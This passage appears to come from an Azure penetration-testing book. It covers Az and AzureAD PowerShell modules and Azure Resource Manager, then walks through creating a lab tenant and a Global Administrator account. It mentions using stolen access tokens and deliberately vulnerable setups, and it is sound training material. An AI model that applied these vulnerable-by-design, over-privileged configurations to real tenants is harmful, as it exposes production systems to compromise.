PS C:\> Get-Module -Name az*
```

```
PS C:\> Get-Command -Module Az.Accounts
```

CommandType	Name	Version	Source
-----	----	-----	-----
Alias	Add-AzAccount	2.2.5	Az.Accounts
Alias	Get-AzDomain	2.2.5	Az.Accounts
Alias	Invoke-AzRest	2.2.5	Az.Accounts
Alias	Login-AzAccount	2.2.5	Az.Accounts
Alias	Logout-AzAccount	2.2.5	Az.Accounts
Alias	Remove-AzAccount	2.2.5	Az.Accounts
Alias	Resolve-Error	2.2.5	Az.Accounts
Alias	Save-AzProfile	2.2.5	Az.Accounts
Alias	Select-AzSubscription	2.2.5	Az.Accounts
Cmdlet	Add-AzEnvironment	2.2.5	Az.Accounts
Cmdlet	Clear-AzContext	2.2.5	Az.Accounts
Cmdlet	Clear-AzDefault	2.2.5	Az.Accounts
Cmdlet	Connect-AzAccount	2.2.5	Az.Accounts
Cmdlet	Disable-AzContextAutosave	2.2.5	Az.Accounts
Cmdlet	Disable-AzDataCollection	2.2.5	Az.Accounts
Cmdlet	Disable-AzureRmAlias	2.2.5	Az.Accounts
Cmdlet	Disconnect-AzAccount	2.2.5	Az.Accounts
Cmdlet	Enable-AzContextAutosave	2.2.5	Az.Accounts
Cmdlet	Enable-AzDataCollection	2.2.5	Az.Accounts
Cmdlet	Enable-AzureRmAlias	2.2.5	Az.Accounts
Cmdlet	Get-AzAccessToken	2.2.5	Az.Accounts
Cmdlet	Get-AzContext	2.2.5	Az.Accounts

Figure 1.18 – Listing Az.Accounts module commands

Many of the actions that we try to accomplish in the PowerShell cmdlets can easily be found through tab completing. When in doubt, start typing what you think the command might be, and you may be surprised with how easy it is to find the real command.

Modules – Az versus AzureRM

If you're searching around the internet for a specific Az PowerShell function to use, you may run into functions prefixed with **Azure Resource Manager (AzureRM)**, as compared to Az. These functions are for the now-deprecated AzureRM module. This is one of the original PowerShell modules for Azure administration, so you may run into references to it.

For most AzureRM functions, you should be able to substitute Az for AzureRM to get the equivalent Az module command (Get -AzureRmVM versus Get -AzVM).

The AzureAD module

The AzureAD module covers specific functions for managing Azure AD tenants. From a penetration-testing perspective, we will primarily be using this to enumerate information about an Azure AD tenant, but there are some privileged commands that can be used to add or modify users. Much like the Az module, this module will be required for some of the tools mentioned in the book. We will also install this module in our testing VM in the following section but will cover basic usage of the module here:

1. In an elevated (**Run as Administrator**) PowerShell session, run the AzureAD module installation command, as follows:

```
PS C:\> Install-Module -Name AzureAD
```

2. After installation, you will want to authenticate to your Azure tenant. You can do this by running the following code:

```
PS C:\> Connect-AzureAD
```

Just as with the Az module, this will prompt you to log in with an authentication window, and you can use the same PowerShell commands as you did with the Az module to help navigate the available functions.

Azure REST APIs

The final method for accessing Azure is by using the REST APIs. APIs are one of the few ways that we can make use of stolen access tokens, and we will be seeing examples of this in attack scenarios that we will cover in later chapters. REST clients such as Postman or cURL can be used to interact with the APIs if a valid authorization token is provided. In the later examples, we will also be using the HTTPie command-line tool for interacting with the APIs.

We could potentially write an entire chapter on using the REST APIs to manage Azure, but for now, just know that these are very powerful APIs that can be used to execute many of the same actions that we would normally take with the CLI or PowerShell modules.

If you want to play around with the REST API basics, check out the tutorials on the Microsoft Azure REST API reference page, at <https://docs.microsoft.com/en-us/rest/api/azure/>.

Azure Resource Manager

Regardless of the tool or method that we are using to interact with the Azure platform and Azure resources, the communication happens through a single central endpoint called **Azure Resource Manager (ARM)**. You can think of it as a centralized layer for resource management in Azure (see *Figure 1.19*). The advantage of this approach is that there is consistency regardless of the tool that we are using. Authentication and access are all handled the same way.

When we make a request for an operation to be performed, using any of the tools that we described earlier, Resource Manager will talk to "resource providers" that perform the action we've requested, as illustrated in the following diagram:




Figure 1.19 – ARM

Resource providers are services that provide different types of resources. For example, the network resource provider is responsible for network resources (virtual networks, network interfaces, and so on), while the compute resource provider is responsible for compute resources (VMs).

Summary

While it may not be the most exciting chapter of the book, the Azure platform fundamentals will set the stage for the rest of the attacks that we are going to learn. As we continue into the following chapters, keep in mind the underlying structure of Azure from both resource and RBAC perspectives.

In the next chapter, we will walk you through the setup of an Azure environment and a penetration-testing VM that you can use to simulate the attack scenarios we will be covering in the rest of the book.

Further reading

This is a great read to understand how to implement security for your Azure environment and services:

- *Microsoft Azure Security Technologies Certification and Beyond* by David Okeyode

2

Building Your Own Environment

To fully follow the content of this book, you will need access to an Azure environment and a penetration testing **virtual machine (VM)** that you can use to simulate using the tools, techniques, and procedures for exploiting an Azure environment. By following along with the hands-on examples in the book, you will gain a valuable insight into practically exploiting vulnerabilities in a real-world environment. On the plus side, Microsoft is eager to have people try out Azure, so it's easy to set up a free trial in Azure to help keep your costs down.

This chapter will provide guidance on setting up your own Azure tenant and a penetration testing VM with the necessary tools installed.

In this chapter, we will go through the following main topics:

- Creating a new Azure tenant
- Deploying a pentest VM in Azure
- Azure penetration testing tools

Let's get started!

Technical requirements

While having an Azure account is free, running resources within the account is not. Please take note of any potential costs that may be incurred by running these test resources in your subscription. At this time, Microsoft does offer a free trial credit on new accounts and free tier services, but that may not cover all the resource costs associated with running the examples. For more information on the Azure free tier of products, visit Microsoft's site at <https://azure.microsoft.com/en-us/free/free-account-faq/>.

Important note

As an extra post-setup precaution, make sure that you set alerts for your subscription to ensure that you do not overspend in Azure. This can be done in the **Cost alerts** section under the **Subscription** blade or through the **Cost Management + Billing** blade from the search bar. This is particularly helpful for when the trial period ends and you may still have services running.

At the time of writing, the VM template that's provided in this chapter will cost about \$5 (**US Dollars/USD**) per day to run. If you want to maximize your trial credit or reduce your overall spend, make sure you pause or shut down any running resources when you are not using them. But before we start worrying about VMs and subscription costs, we will need to set up an Azure tenant to store our subscriptions

Creating a new Azure tenant

This chapter will guide you through both the setup of a sample environment and a pentest VM in your own Azure subscription. In order to create a VM to complete the hands-on exercises in this chapter, you need to have an Azure tenant. If you do not have an Azure tenant, follow the steps in this section to set up your own. If you already have an Azure tenant, you may want to create a new subscription to use for following these examples.

Important note

If you intend to use an existing subscription for the examples in the book, make sure that the subscription is separate from any production workloads, systems, and services. The example services that are created in these setup scripts will create vulnerabilities that may expose your environment to risk. Proceed at your own risk!

In an ideal world, this entire environment would be a one-click deployment, but you will benefit from building up the environment yourself. It can be a lot of fun to attack a pre-built **capture the flag (CTF)** environment, but building your own from the ground up will give you a much deeper understanding of the environment that you're working with.

Hands-on exercise: Creating an Azure tenant

At the core of every Azure environment is the tenant. As we covered in the previous chapter, this is where all the subscriptions and **Active Directory (AD)** users will be stored.

Let's look at the tasks we will need to complete, as follows:

- **Task 1:** Authenticate to Microsoft.
- **Task 2:** Select the free trial option.
- **Task 3:** Enter billing information.
- **Task 4:** Access a new Azure tenant.

Let's begin by creating an Azure tenant. To do this, proceed as follows:

1. Navigate to `https://portal.azure.com/` and create a new account, as illustrated in the following screenshot. If you already have a Microsoft account, you can also use that:




Figure 2.1 – Signing in to Azure

2. Once authenticated, select **Start** to start the free Azure trial, as illustrated in the following screenshot:

Welcome to Azure!

Don't have a subscription? Check out the following options.



Start with an Azure free trial

Get \$200 free credit toward Azure products and services, plus 12 months of popular [free services](#).

[Start](#)[Learn more](#) 

Figure 2.2 – Starting the free trial

3. Fill out the profile information. Make sure that you use your correct information, as this will be used for the billing account. You can see an example of this in the following screenshot:

Your profile 

Country/Region 

United States 

Choose the location that matches your billing address. **You cannot change this selection later.** If your country is not listed, the offer is not available in your region. [Learn More](#)

First name

Karl

Last name

Fosaaen

Email address 

example@azurepentesting.com

Phone

(425) 555-0100

[Next](#)

Identity verification by phone 

Figure 2.3 – Entering billing information

4. After completing the steps to set up your Azure billing information, you will end up in the **Quickstart Center**, which you can see in the following screenshot:




Figure 2.4 – Access to a new Azure tenant

Congratulations! You have just created your Azure tenant. This is the first step in following along with the examples, and you're now one step closer to configuring the tenant to host the example lab vulnerabilities and your testing VM.

Hands-on exercise: Creating an Azure admin account

To follow many of the hands-on exercises in this book, you will need to set up "vulnerable by design" users and services in your Azure tenant and subscription. To facilitate this, we will be providing scripts and templates that you will need to run from Azure Cloud Shell.

Although the user used to set up the tenant will already have global administrator rights on the tenant, we will create a separate admin user (azureadmin) with access to Azure AD and the Azure tenant. This user will be a global administrator account, so make sure that you set a strong password! This username will also be kept consistent in the examples later in the book to allow us to standardize on one username.

As a general rule, we would discourage the assignment of privileged roles to daily-use accounts in Azure, but for the purposes of our exercises, this will help us to exploit some future scenarios.

Here are the tasks that you will complete in this exercise:

- **Task 1:** Sign up for the Azure AD Premium P2 trial.
- **Task 2:** Create a new user in Azure AD.
- **Task 3:** Grant the user the **Owner** role assignment in your Azure subscription.

Let's create our Azure Admin account, as follows:

1. Using the authenticated web browser session from the previous exercise, click the portal menu icon in the top-left corner and select **Azure Active Directory**, as illustrated in the following screenshot:




Figure 2.5 – Selecting Azure AD

2. In the **Default Directory | Overview** blade, review the information contained in the **Tenant information** section. Review the current edition of your Azure AD license.

If your current license is **Premium**, you can skip the remaining tasks in this exercise. If your current edition is **Free**, as per the following screenshot, proceed through to the next steps to activate a trial premium license:




Figure 2.6 – Reviewing the current Azure AD license

3. In the left-hand menu, click on **Licenses**, as illustrated in the following screenshot:




Figure 2.7 – Azure AD licenses

4. In the **Licenses | Overview** blade, click on **All products** and then click on the **+ Try/Buy** option, as illustrated in the following screenshot:




Figure 2.8 – Trying the Azure AD Premium P2 license

5. In the **Activate** blade, click to expand **Free trial** (under **Azure AD PREMIUM P2**), and then click on **Activate**, as illustrated in the following screenshot:

Activate ×

Browse available plans and features

ENTERPRISE MOBILITY + SECURITY E5

Enterprise Mobility + Security E5 is the comprehensive cloud solution to address your consumerization of IT, BYOD, and SaaS challenges. In addition to Azure Active Directory Premium P2 the suite includes Microsoft Intune and Azure Rights Management.

∨ Free trial

AZURE AD PREMIUM P2

With Azure Active Directory Premium P2 you can gain access to advanced security features, richer reports and rule based assignments to applications. Your end users will benefit from self-service capabilities and customized branding.

∧ Free trial

Azure Active Directory Premium P2 enhances your directory with additional features that include multi-factor authentication, policy driven management and end-user self-service. [Learn more about features](#)

The trial includes 100 licenses and will be active for 30 days beginning on the activation date. If you wish to upgrade to a paid version, you will need to purchase Azure Active Directory Premium P2. [Learn more about pricing](#)

Azure Active Directory Premium P2 is licensed separately from Azure Services. By confirming this activation you agree to the [Microsoft Online Subscription Agreement](#) and the [Privacy Statement](#).

Activate

Figure 2.9 – Activating the Azure AD Premium P2 trial license

6. It could take a few minutes for the license to be activated, even after you have received a **Successful** message. You may also need to refresh the browser for the activated trial to be visible. Once this is completed, you should now have 100 Azure AD Premium P2 licenses that we will be assigning to the user that we will create, as shown in the following screenshot:

+ Try / Buy + Assign Bills Columns Got feedback?

☐	Name	Total	Assigned	Available	Expiring soon
☐	Azure Active Directory Premium P2	100	0	100	0

Figure 2.10 – Azure AD Premium P2 licenses

7. While still in the Azure portal, use the search bar at the top to navigate back to the main **Azure Active Directory** section. Under the **Manage** section, click on **Users** and then click on **+ New user** to create a new user, as illustrated in the following screenshot:




Figure 2.11 – Creating a new Azure AD user

8. In the **New User** window, configure the following:

Create User: Selected

Under **Identity**, configure the following:

User name: azureadmin

Name: azureadmin

Under **Password**, configure the following:

Select **Auto-generate password**.

Select **Show Password** to reveal the initial temporary password. *Make a note of the password as you will need it in the next step.*

Under **Groups and roles**, configure the following:

Groups: Leave at the default setting.

Roles: Click on **User** → select **Global administrator** → click on **Select**.

Under **Settings**, configure the following:

Block sign in: No

Usage location: Select the location closest to you

9. Leave other settings in their default state and click **Create**.

The process is highlighted in the following screenshot:

New user
azurepentesting (Default Directory)

♥ Got feedback?

User name * ⓘ 1 azureadmin ✓ @ azurepentesting.com ✓
The domain name I need isn't shown here

Name * ⓘ 2 azureadmin ✓

First name

Last name

Password

3 ☒ Auto-generate password
☐ Let me create the password

Initial password Bohu3316

4 ☒ Show Password

Groups and roles

Groups 0 groups selected

Roles 5 Global administrator

Settings

Block sign in Yes No

Usage location 6 United Kingdom

Create 7

Make a note of the temporary password


Figure 2.12 – Configuring a new Azure AD user

10. In the **Users | All users** blade, click on the new user that you just created—azureadmin, as illustrated in the following screenshot:

	Name	↑↓	User principal n... ↑↓	User type	Directory synced
☐	 David Okeyode		David@azurepentest...	Member	No
☐	 Global Admin...		globaladministrator_...	Member	No
☐	 Karl Fosaaen		KarlFosaaen@azurep...	Member	No
☐	 azureadmin		azureadmin@azurep...	Member	No

Figure 2.13 – New Azure AD users

11. In the **azureadmin** | **Profile** blade, make a note of **User Principal Name** as you will need it in a later step, and then click on **Licenses**. The process is highlighted in the following screenshot:



azureadmin | Profile
User

« Edit Reset password Revoke sessions

✖ Diagnose and solve problems

Manage

- Profile
- Assigned roles
- Administrative units
- Groups
- Applications
- Licenses** 2
- Devices
- Azure role assignments
- Authentication methods

Activity

azureadmin
azureadmin@azurepentesting.com

Identity

Name
azureadmin

User Principal Name
azureadmin@azurepentesting.com 1

Object ID

Figure 2.14 – azureadmin user profile

12. In the **Licenses** blade, click on + **Assignments**.
13. In the **Update license assignments** screen, select **Azure Active Directory Premium P2**, and then click **Save**. The process is highlighted in the following screenshot:

Update license assignments

i When a user has both direct and inherited licenses, only the direct license assignment is removed when directly. User can also be migrated between licenses.

Select licenses

☒ Azure Active Directory Premium P2

1

Review license options

Select ▼

Azure Active Directory Premium P2

- ☒ Cloud App Security Discovery
- ☒ Microsoft Azure Multi-Factor Authentication
- ☒ Azure Active Directory Premium P1
- ☒ Azure Active Directory Premium P2

Save

2

Figure 2.15 – Assigning the Azure AD Premium P2 license

14. In the Azure portal, click on **Microsoft Azure** in the top-left corner to go back to the home page, as illustrated in the following screenshot:




Figure 2.16 – Going back to the home page

15. On the home page, in the **Navigate** section, click on **Subscriptions**, as illustrated in the following screenshot:



Figure 2.17 – Navigating to Subscriptions

16. In the **Subscriptions** blade, click on your **subscription ("Free Trial")** and then click on **Access control (IAM)** followed by **Add role assignments**, as illustrated in the following screenshot:




Figure 2.18 – Adding a subscription-level role assignment

